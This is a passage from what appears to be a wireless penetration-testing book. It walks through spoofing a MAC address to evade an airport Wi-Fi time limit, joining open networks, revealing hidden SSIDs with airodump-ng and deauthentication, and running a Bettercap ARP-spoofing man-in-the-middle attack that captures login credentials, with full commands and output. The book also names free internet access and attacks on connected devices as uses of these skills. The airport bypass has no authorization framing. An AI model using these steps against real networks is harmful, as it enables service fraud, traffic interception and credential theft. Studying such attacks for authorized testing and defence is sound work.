- Identify your Wi-Fi interface name (e.g., en0, en1). You can use the command `networksetup -listallhardwareports` to find it.
- Disconnect from the Wi-Fi network.
- Run the following commands (replace en0 with your Wi-Fi interface name and 02:11:22:33:44:55 with your desired MAC address):

```
sudo ifconfig en0 down
sudo ifconfig en0 ether 02:11:22:33:44:55
sudo ifconfig en0 up
```

4. Reconnecting to the Wi-Fi:

- You disconnect from the airport Wi-Fi network. This is important to release the old connection associated with the original MAC address.
- You reconnect to the "Airport Free Wi-Fi" network.

5. Bypassing the Time Limit (Success!):

- Because you have a new MAC address, the airport's Wi-Fi system treats you as a new user.
- You are granted another free session (e.g., another hour of free Wi-Fi).
- You can now browse the internet without being redirected to the payment page (at least until the new time limit expires).


Connect the Open Authentication

Some open Wi-Fi networks employ a captive portal, a web page that appears before you can access the internet. This portal might require you to agree to terms of service, enter a username and password (often temporary or guest credentials), or provide other information. While connecting to such a network from the command line might initially bypass the captive portal's redirection, it does not necessarily bypass the requirement to authenticate. The device will connect to the Wi-Fi but will usually be unable to access the broader internet until the portal requirements are met.

Find Open Wi-Fi Networks:

The first step is to identify the open Wi-Fi network you want to connect to. Use the following command in your terminal:

```
iwlist wlan0 scan | grep 'Encryption key:off' -A 5 -B 4
```



```
(root@kali)-[~]
# iwlist wlan0 scan | grep 'Encryption key:off' -A 5 -B 4
Cell 02 - Address: 62:DC:81:F8:53:FD
        Channel:6
        Frequency:2.437 GHz (Channel 6)
        Quality=25/70  Signal level=-85 dBm
        Encryption key:off
        ESSID:"MV88315319"
        Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                  9 Mb/s; 12 Mb/s; 18 Mb/s
        Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
        Mode:Master
```

- `iwlist wlan0 scan`: This command scans for all available Wi-Fi networks using the `wlan0` wireless interface. Replace `wlan0` with the name of your wireless interface if it's different (e.g., `wlp2s0`). To find your wireless interface, simply run `iwconfig` without arguments; it will list all wireless interfaces on your system.
- `grep 'Encryption key:off'`: This filters the output of `iwlist` to only show networks that are not encrypted (i.e., open networks). "Encryption key:off" indicates that the network does not require a password.
- `-A 5 -B 4`: These options tell `grep` to display 5 lines after and 4 lines before each match. This provides context, including the ESSID (network name), signal strength, and other information about the open network.


From this output, note the ESSID (Enables Service Set Identifier), which is the name of the Wi-Fi network ("MV88315319").

Connect to the Wi-Fi Network:

Once you've identified the ESSID, connect to the network using the `iwconfig` command:

```
sudo iwconfig wlan0 essid "MV88315319"
```

After running this command, you can confirm the connection with `iwconfig wlan0`. The output should show that the interface is associated with the specified ESSID:



```
(root@kali)-[~]
# sudo iwconfig wlan0 essid "MV88315319"

(root@kali)-[~]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"MV88315319"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 62:DC:81:F8:53:FD
          Bit Rate=6.5 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=15/70  Signal level=-95 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

Obtain an IP Address:

Even though you're connected to the Wi-Fi network, you might not have an IP address yet. Without an IP address, you can't access the internet. Use the `dhclient` command to request an IP address from a DHCP server:

```
sudo dhclient wlan0
```

After running this command, you can verify that you have an IP address using `ifconfig wlan0`:


```
(root@kali)-[~]
# ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 8e:ef:fb:b4:42:e5 txqueuelen 1000 (Ethernet)
    RX packets 120 bytes 9382 (9.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 299 bytes 24491 (23.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# dhclient wlan0

(root@kali)-[~]
# ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.1.108 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 8e:ef:fb:b4:42:e5 txqueuelen 1000 (Ethernet)
    RX packets 150 bytes 12206 (11.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 305 bytes 26663 (26.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The output will show the IP address assigned to the `wlan0` interface, along with other network information. The line `inet 192.168.1.108` indicates that the interface has been assigned the IP address 192.168.1.108 (your IP address will likely be different).

Hidden SSIDs

A hidden SSID is a wireless network configuration where the router doesn't broadcast the ESSID (Extended Service Set Identifier) in its beacon frames. This means that clients must already know the SSID to initiate a connection or interact with the network. While this provides a small level of obscurity, it doesn't significantly enhance security.

Why Discover a Hidden SSID? (Offensive Security Perspective)

From an offensive security or penetration testing perspective, discovering a hidden SSID is often a necessary step in the following scenarios:

- Targeting "Open" Authentication Networks with Hidden SSIDs: Imagine encountering an open authentication network (no password) that hides its SSID. Discovering the SSID is the first step in connecting to it and assessing its security posture. You might be looking for vulnerabilities within the network itself or within devices connected to it.
- Circumventing SSID Filtering in WPA/WPA2/WPA3 Cracking: While not a primary cracking method, knowing the SSID can be helpful in targeted WPA/WPA2/WPA3

cracking attempts. In certain scenarios, knowing the SSID can help narrow down the attack surface. While typically the ESSID is broadcasted, if an ESSID isn't captured during a handshake and is hidden it may prove advantageous to learn it through other methods, for example if the same password is used on the hidden network

Extracting the SSID of a Hidden Network

Our approach to discovering the hidden SSID is similar to capturing a WPA handshake, but in this case, we're **not** interested in the handshake itself. Instead, we focus on passively observing network traffic.

Passive Observation Method (Waiting for Connections)

If you initiate `airodump-ng` (or similar network monitoring tool), you will likely see a hidden network listed as `<length: 0>` or similar, along with its BSSID (e.g., `7A:A9:5B:92:BB:87`).

```
CH 14 ][ Elapsed: 0 s ][ 2025-04-22 12:46
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
00:AD:24:16:96:2B	-75	3	0 0	11	130	WPA2 CCMP	PSK	Seifi
B4:0F:3B:40:3D:58	-93	2	0 0	5	270	WPA2 CCMP	PSK	Tenda_403D58
1A:02:75:F9:2B:47	-33	5	0 0	6	65	WPA2 CCMP	PSK	Nameless
00:31:92:8C:B5:B1	-85	4	0 0	8	270	WPA2 CCMP	PSK	Armina
62:DC:81:F8:53:FD	-83	4	0 0	6	135	OPN		MV88315319
7A:A9:5B:92:BB:87	-39	6	0 0	6	180	WPA2 CCMP	PSK	<length: 0>
EC:08:6B:5B:7B:9C	-72	5	1 0	1	135	WPA2 CCMP	PSK	TP-LINK_5B7B9C

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	9C:1C:37:BF:3F:18	-94	0 - 1	0	3		
EC:08:6B:5B:7B:9C	06:25:58:AA:71:31	-90	24e- 1	0	2		

Quitting ...

Filtering this information with `airodump-ng` will initially show no associated clients if no one is currently connected to the hidden network. By waiting for a client to connect, we can potentially capture the SSID as it's transmitted during the connection process.

```
CH 4 ][ Elapsed: 6 s ][ 2025-04-22 12:51
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
7A:A9:5B:92:BB:87	-37	36	0	0	6	180	WPA2	CCMP	PSK <length: 0>

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------

```
CH 6 ][ Elapsed: 1 min ][ 2025-04-22 12:52 ][ WPA handshake: 7A:A9:5B:92:BB:87
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
7A:A9:5B:92:BB:87	-30	230	30	0	6	180	WPA2	CCMP	PSK Coffe_y7777

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
7A:A9:5B:92:BB:87	A6:2A:03:60:38:A3	-32	1e- 1e	237	28	EAPOL	

This method is straightforward; it simply requires patience while waiting for a client to connect.

Active Deauthentication Method (For Networks With Existing Clients)

If the hidden network already has active clients, we can use a more active approach: deauthentication. This involves forcing a client to disconnect from the network and then re-connect. During this reconnection process, the SSID is often transmitted, allowing us to capture it. This is achieved by sending deauthentication packets to the client, effectively "kicking" them off the network. We then capture the subsequent frames exchanged between the client and the router to identify the SSID.

Chapter 11

client side attack

Intorduction

In previous chapters, we learned how to capture and crack WPA/WPA2 PSK and WPS, skills that could be used for various purposes, such as gaining free internet access, concealing your online activity, launching Advanced Persistent Threats (APTs), compromising Internet of Things (IoT) devices, or even attacking devices connected to your Wi-Fi network.

While simply connecting to a Wi-Fi network and enjoying free internet access might seem harmless, the techniques you've learned can be used for much more. Consider the dangers of a Man-in-the-Middle (MITM) attack. Imagine you and a friend are having a private conversation. You confidently tell your friend that nothing can wake you up when you're asleep, or perhaps you even share your Instagram password. What if, unbeknownst to both of you, a thief is also listening in? Now, the thief knows the best time to break into your house or, even worse, has access to your Instagram account. This scenario illustrates the core concept of a Man-in-the-Middle attack: a hidden party intercepting and potentially manipulating your communication.

Man-in-the-Middle Attacks

What is a Man-in-the-Middle (MITM) attack?

Imagine you're having a conversation online, like sending a private message or logging into your bank account. A Man-in-the-Middle attack is when someone secretly inserts themselves into that conversation without you or the other person knowing. They're like a hidden eavesdropper listening in and potentially changing what you say.

How does a MITM attack work?

Think of it like this: you try to visit your bank's website, but instead of connecting directly to the real bank, you're unknowingly connected to a fake website set up by the attacker. The attacker then forwards your information to the real bank, and vice versa, but they can see everything you're sending and receiving – your username, password, account details, etc. They can even change the information, like altering the amount of money you're transferring.

What's the purpose of a MITM attack? The attacker's goal is usually to steal your sensitive information, like login credentials, credit card numbers, or personal data. They can use this information to access your accounts, commit fraud, or steal your identity. In some cases, they might also try to spread malware or disrupt your communication.

We will start with ARP spoofing and after that DNS spoofing. Don't worry about words that you hear but don't understand; I will explain it all in a simple way.

ARP Spoofing

On a Wi-Fi network, our data travels between our device and the modem or router, which then sends it to the Internet. In a Man-in-the-Middle attack, someone positions themselves in the middle, pretending to be the router, in order to capture the data being sent. Everyone continues doing their work as usual, but we are secretly watching and listening. So, what's really happening?

As I explained in Chapter 2 or 3, the ARP protocol is key to how this works. If you don't remember what ARP is, please go back and review it.

ARP Spoofing/Poisoning

The Attack: An attacker sends forged ARP replies to the network. These replies claim that the attacker's MAC address is associated with the IP address of the gateway (or another legitimate device on the network). The critical part is that the victim's ARP cache is poisoned with this incorrect information.


How it Works (Step-by-Step with Gateway Targeting):

1. **The Target (Victim):** Let's say the victim's computer (IP: 192.168.1.5) wants to access the internet. The gateway's IP is 192.168.1.1.

2. **Normal Traffic:** The victim normally sends traffic destined for the internet to the gateway (192.168.1.1), which then routes it onward. The victim's ARP cache correctly maps 192.168.1.1 to the gateway's actual MAC address.
3. **The Attack:** The attacker (e.g., using tools like arpspoof or ettercap) starts sending forged ARP replies to the victim. These replies say, "192.168.1.1 (the gateway) has MAC address XX:YY:ZZ:AA:BB:CC (the attacker's MAC address)." The attacker might also send forged ARP replies to the gateway, saying that the victim's IP address now belongs to the attacker's MAC address.
4. **ARP Cache Poisoning:** The victim's computer receives these forged ARP replies and updates its ARP cache. Now, the victim's ARP cache incorrectly maps 192.168.1.1 (the gateway's IP) to XX:YY:ZZ:AA:BB:CC (the attacker's MAC address).
5. **Traffic Redirection:** The victim now believes that the gateway's MAC address is XX:YY:ZZ:AA:BB:CC (the attacker's). So, when the victim tries to send data to the internet, it sends it to the attacker's MAC address instead.
6. **Sniffing (Man-in-the-Middle):** The attacker intercepts the victim's traffic. The attacker can:
 - Sniff: Capture and analyze the traffic (passwords, browsing history, etc.).
 - Modify: Alter the traffic before forwarding it (inject malware, change content).
 - Deny Service: Simply drop the traffic, preventing the victim from accessing the internet.
7. **Forwarding (Optional):** To keep the victim from noticing the attack, the attacker often forwards the traffic to the actual gateway after sniffing or modifying it. This maintains the illusion of normal network operation, making the attack harder to detect. If the attacker doesn't forward the traffic, the victim will likely experience internet connectivity problems.

How to perform it:

1. Connect to the target Wi-Fi.

A terminal window on a Kali Linux system. The prompt is (root@kali)-[~]. The first command is # iwconfig wlan0. The output shows wlan0 is IEEE 802.11 with ESSID:"Seifi" (highlighted with a red box). Other details include Mode:Managed, Frequency:2.422 GHz, Access Point: 00:AD:24:16:96:2B, Bit Rate=39 Mb/s, Tx-Power=20 dBm, Retry short limit:7, RTS thr=2347 B, Fragment thr:off, Encryption key:off, Power Management:off, Link Quality=35/70, Signal level=-75 dBm, Rx invalid nwid:0, Rx invalid crypt:0, Rx invalid frag:0, Tx excessive retries:0, Invalid misc:1, Missed beacon:0. The second command is # ifconfig wlan0 (highlighted with a red box). The output shows wlan0 flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500, inet 192.168.0.62 (highlighted with a red box) netmask 255.255.255.0 broadcast 192.168.0.255, inet6 fe80::3cb3:5033:f5d:fe7d prefixlen 64 scopeid 0x20<link>, ether a8:42:a1:b0:ea:ba txqueuelen 1000 (Ethernet), RX packets 66 bytes 15865 (15.4 KiB), RX errors 0 dropped 0 overruns 0 frame 0, TX packets 51 bytes 8229 (8.0 KiB), TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0.

```
(root@kali)-[~]
# iwconfig wlan0
wlan0 IEEE 802.11 ESSID:"Seifi"
Mode:Managed Frequency:2.422 GHz Access Point: 00:AD:24:16:96:2B
Bit Rate=39 Mb/s Tx-Power=20 dBm
Retry short limit:7 RTS thr=2347 B Fragment thr:off
Encryption key:off
Power Management:off
Link Quality=35/70 Signal level=-75 dBm
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:1 Missed beacon:0

(root@kali)-[~]
# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.62 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::3cb3:5033:f5d:fe7d prefixlen 64 scopeid 0x20<link>
    ether a8:42:a1:b0:ea:ba txqueuelen 1000 (Ethernet)
    RX packets 66 bytes 15865 (15.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 51 bytes 8229 (8.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 11.1: Connecting and obtaining IP

2. Setting Up Bettercap:

- Launch Bettercap, specifying the network interface:

```
bettercap -iface wlan0
```

- Access help: help displays available commands and options.
- For see your connection to wifi you can type `net.show` In image can see the my ip is 192.168.0.1 and the D-link router is 192.168.0.1 and their mac.


```
(root@kali)-[~]
# bettercap -iface wlan0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.0.0/24 > 192.168.0.62 » [11:50:10] [sys.log] [inf] gateway monitor started ...
192.168.0.0/24 > 192.168.0.62 » help

help MODULE : List available commands or show module specific help if no module name is provided.
  active : Show information about active modules.
  quit : Close the session and exit.
  sleep SECONDS : Sleep for the given amount of seconds.
  get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
  set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
  clear : Clear the screen.
  include CAPLET : Load and run this caplet in the current session.
  ! COMMAND : Execute a shell command and print its output.
  alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
```

Figure 11.2: Bettercap Help

```
192.168.0.0/24 > 192.168.0.62 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.0.62	a8:42:a1:b0:ea:ba	wlan0	TP-Link Corporation Limited	0 B	0 B	05:53:08
192.168.0.1	00:ad:24:16:96:2b	gateway	D-Link International	32 kB	2.8 kB	05:53:08

```
↑ 0 B / ↓ 47 kB / 400 pkts
```

3. Network Reconnaissance:

- View network information:
command `net.show` displays the attacking machine's IP address, gateway IP address, and MAC addresses.
- The benefit of using `net.probe` is that if someone later connect to the wifi we will know it.
- **Host Discovery (ARP Probing):**
 - Learn about ARP probing: `help net.probe` provides information about the `net.probe` module.
 - Start ARP probing: `net.probe on` activates the module, sending ARP requests to discover hosts.
- Activate the `net.probe` module: `net.probe on` To see the discovered hosts, type `net.show`. This will list the IP and MAC addresses of all active devices found on the network. `net.show` The `net.show` command has revealed three additional hosts on the network. One is

```
192.168.0.0/24 > 192.168.0.62 » help net.probe
net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet.
net.probe on : Start network hosts probing in background.
net.probe off : Stop network hosts probing in background.
Parameters
net.probe.mdns : Enable mDNS discovery probes. (default=true)
net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
net.probe.upnp : Enable UPNP discovery probes. (default=true)
net.probe.wsd : Enable WSD discovery probes. (default=true)
```

Figure 11.3: net.probe help

```
192.168.0.0/24 > 192.168.0.62 » net.probe on
192.168.0.0/24 > 192.168.0.62 » [11:35:23] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.0.0/24 > 192.168.0.62 » [11:35:23] [sys.log] [inf] net.probe probing 256 addresses on 192.168.0.0/24
192.168.0.0/24 > 192.168.0.62 » [11:35:23] [endpoint.new] endpoint 192.168.0.59 detected as 16:00:ad:6e:ef:5d.
192.168.0.0/24 > 192.168.0.62 » [11:35:23] [endpoint.new] endpoint 192.168.0.60 detected as 2a:03:77:2a:39:1e.
192.168.0.0/24 > 192.168.0.62 » [11:35:23] [endpoint.new] endpoint 192.168.0.61 detected as 00:45:e2:ea:7f:09 (CyberTAN Technology Inc.).
192.168.0.0/24 > 192.168.0.62 » [11:35:23] [endpoint.new] endpoint 192.168.0.1 detected as 00:ad:24:16:96:2b (D-Link International).
```

Figure 11.4: Host Discovery

```
192.168.0.0/24 > 192.168.0.62 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.0.62	a8:42:a1:b0:ea:ba	wlan0	TP-Link Corporation Limited	0 B	0 B	11:50:10
192.168.0.1	00:ad:24:16:96:2b	gateway	D-Link International	21 kB	16 kB	11:50:10
192.168.0.59	16:00:ad:6e:ef:5d			1.6 kB	460 B	11:51:49
192.168.0.60	2a:03:77:2a:39:1e			600 B	460 B	11:51:46

↑ 67 kB / ↓ 223 kB / 4193 pkts

Figure 11.5: Discovered Hosts

192.168.0.60, which we know is our Android device. We'll target another identified device for this attack; permission has been obtained from its owner.

- Now that we know the hosts connected to this Wi-Fi network, and have some understanding of network activity, we need to use another module for our ARP spoofing attack: `arp.spoof`. `help arp.spoof` The spoofing attack has worked.
- With Bettercap, you can also spoof the entire subnet using the command `set arp.spoof targets` without providing any targets.
- Only connections to and from the external network will be spoofed by default. If you `set arp.spoof.internal` to true, ARP spoofing will also occur for local communications among devices on the internal network.

```

192.168.0.0/24 > 192.168.0.62 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the net

arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.

Parameters

arp.spoof.full duplex : If true, both the targets and the gateway
                        (default=false)
arp.spoof.internal : If true, local connections among computers
arp.spoof.skip_restore : If set to true, targets arp cache won't
arp.spoof.targets : Comma separated list of IP addresses,
arp.spoof.whitelist : Comma separated list of IP addresses,

```

Figure 11.6: arp.spoof help

```

192.168.0.0/24 > 192.168.0.62 » arp.spoof on
192.168.0.0/24 > 192.168.0.62 » [12:10:17] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.0.0/24 > 192.168.0.62 » [12:10:17] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.0.0/24 > 192.168.0.62 » [12:10:17] [endpoint.new] endpoint fe80::c022:62ff:fe0d:7b4c detected as c2:22:62:0d:7b:4c.
192.168.0.0/24 > 192.168.0.62 » [12:10:17] [endpoint.new] endpoint 192.168.0.61 detected as 00:45:e2:ea:7f:09 (CyberTAN Technology Inc.).
192.168.0.0/24 > 192.168.0.62 » [12:10:17] [endpoint.new] endpoint fe80::2028:b0ff:fe79:e601 detected as 22:28:b0:79:e6:01.
192.168.0.0/24 > 192.168.0.62 » [12:10:17] [endpoint.new] endpoint fe80::8c1f:12ff:fe12:8ec6 detected as 8e:1f:12:12:8e:c6.
192.168.0.0/24 > 192.168.0.62 » [12:10:17] [endpoint.new] endpoint 192.168.0.59 detected as 10:00:ad:6e:ef:5d.
192.168.0.0/24 > 192.168.0.62 » [12:10:17] [endpoint.new] endpoint 192.168.0.60 detected as 2a:03:77:2a:39:1e.
192.168.0.0/24 > 192.168.0.62 »

```

Figure 11.7: ARP Spoofing

Capturing Data With Bettercap

Now that we've spoofed the ARP table of the Windows machine, we can start capturing data flowing between it and the gateway.

To begin the sniffing process, we need to set `net.sniff` to on with the `net.sniff on` command.

If you'd like to save the captured packets to a pcap file for further analysis, use the `set net.sniff.output filename.pcap` before turning on the `net.sniff` module.

In result you can see the my device that login to website and we captured the username and password but for demo I used a site that called `testphp.vulnweb.com` that anyone can pentest on it.

```

192.168.0.0/24 > 192.168.0.62 » net.sniff on
192.168.0.0/24 > 192.168.0.62 » [06:05:51] [net.sniff.https] sni 192.168.0.60 > https://glx.mojitok.im
192.168.0.0/24 > 192.168.0.62 » [06:05:51] [net.sniff.https] sni 192.168.0.60 > https://glx.mojitok.im
192.168.0.0/24 > 192.168.0.62 » [06:05:53] [net.sniff.https] sni 192.168.0.60 > https://ga.mojitok-api.com
192.168.0.0/24 > 192.168.0.62 » [06:05:53] [net.sniff.https] sni 192.168.0.60 > https://ga.mojitok-api.com
192.168.0.0/24 > 192.168.0.62 » [06:06:17] [net.sniff.http.request] http Android.local POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 26
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Mobile Safari/537.36 OP
uname=Myuser&pass=password

```

Figure 11.8: Capturing Usernames and Passwords

```

192.168.0.0/24 > 192.168.0.62 » [06:06:18] [net.sniff.http.request] http Android.local GET testphp.vulnweb.com/login.php
192.168.0.0/24 > 192.168.0.62 » [06:06:18] [net.sniff.http.request] http Android.local GET testphp.vulnweb.com/login.php
[06:06:22] [net.sniff.https] sni Android.local > https://news-af.feednews.com
192.168.0.0/24 > 192.168.0.62 » [06:06:22] [net.sniff.https] sni Android.local > https://news-af.feednews.com
192.168.0.0/24 > 192.168.0.62 » [06:06:22] [net.sniff.https] sni Android.local > https://pns-sdk.opera-api.com
192.168.0.0/24 > 192.168.0.62 » [06:06:22] [net.sniff.https] sni Android.local > https://pns-sdk.opera-api.com
192.168.0.0/24 > 192.168.0.62 » [06:06:52] [net.sniff.https] sni 192.168.0.60 > https://i.instagram.com
192.168.0.0/24 > 192.168.0.62 » [06:06:52] [net.sniff.https] sni 192.168.0.60 > https://i.instagram.com
192.168.0.0/24 > 192.168.0.62 » [06:06:54] [net.sniff.https] sni 192.168.0.60 > https://startup.mobile.yandex.net
192.168.0.0/24 > 192.168.0.62 » [06:06:54] [net.sniff.https] sni 192.168.0.60 > https://startup.mobile.yandex.net
192.168.0.0/24 > 192.168.0.62 » [06:06:55] [net.sniff.https] sni 192.168.0.60 > https://i.instagram.com
192.168.0.0/24 > 192.168.0.62 » [06:06:55] [net.sniff.https] sni 192.168.0.60 > https://i.instagram.com
192.168.0.0/24 > 192.168.0.62 » [06:06:55] [net.sniff.https] sni 192.168.0.60 > https://i.instagram.com
192.168.0.0/24 > 192.168.0.62 » [06:06:55] [net.sniff.https] sni 192.168.0.60 > https://report.appmetrica.yandex.net
192.168.0.0/24 > 192.168.0.62 » [06:06:55] [net.sniff.https] sni 192.168.0.60 > https://report.appmetrica.yandex.net
192.168.0.0/24 > 192.168.0.62 » [06:06:57] [net.sniff.https] sni 192.168.0.60 > https://i.instagram.com
192.168.0.0/24 > 192.168.0.62 » [06:06:57] [net.sniff.https] sni 192.168.0.60 > https://i.instagram.com
192.168.0.0/24 > 192.168.0.62 » [06:07:03] [net.sniff.https] sni 192.168.0.60 > https://i.instagram.com

```

Figure 11.9: Captured data

DNS Spoofing

1. How DNS Works (The Foundation)

Imagine the internet as a vast library. Websites are like books, and their addresses are IP addresses (e.g., 192.0.2.1). You, as a user, don't want to remember all those IP addresses. That's where DNS (Domain Name System) comes in:

- **The Problem:** Humans use easy-to-remember domain names like "google.com," but computers communicate using IP addresses.
- **The Solution:** DNS servers
 - **The Process:** When you type "google.com" into your browser, here's what happens:
 1. **Your Computer's Request:** Your computer (your "resolver") first checks its own cache (a temporary storage of recent DNS lookups) to see if it already knows the IP address for "google.com."

2. **If Not in Cache:** Your computer asks your configured DNS server (usually provided by your internet service provider - ISP) a question: "What is the IP address for google.com?"
 3. **Recursive DNS Servers:** This DNS server then goes on a journey to find the answer. Think of it like this:
 - * **Root Servers:** It first queries one of the 13 root DNS servers (the top of the hierarchy). These servers know the addresses of the Top-Level Domain (TLD) servers (like ".com," ".org," ".net," etc.).
 - * **TLD Servers:** The root server points your DNS server to the ".com" TLD server (since google.com is a .com domain).
 - * **Authoritative DNS Servers:** The .com TLD server points your DNS server to the authoritative DNS server for "google.com." This authoritative server *knows* the actual IP address of google.com.
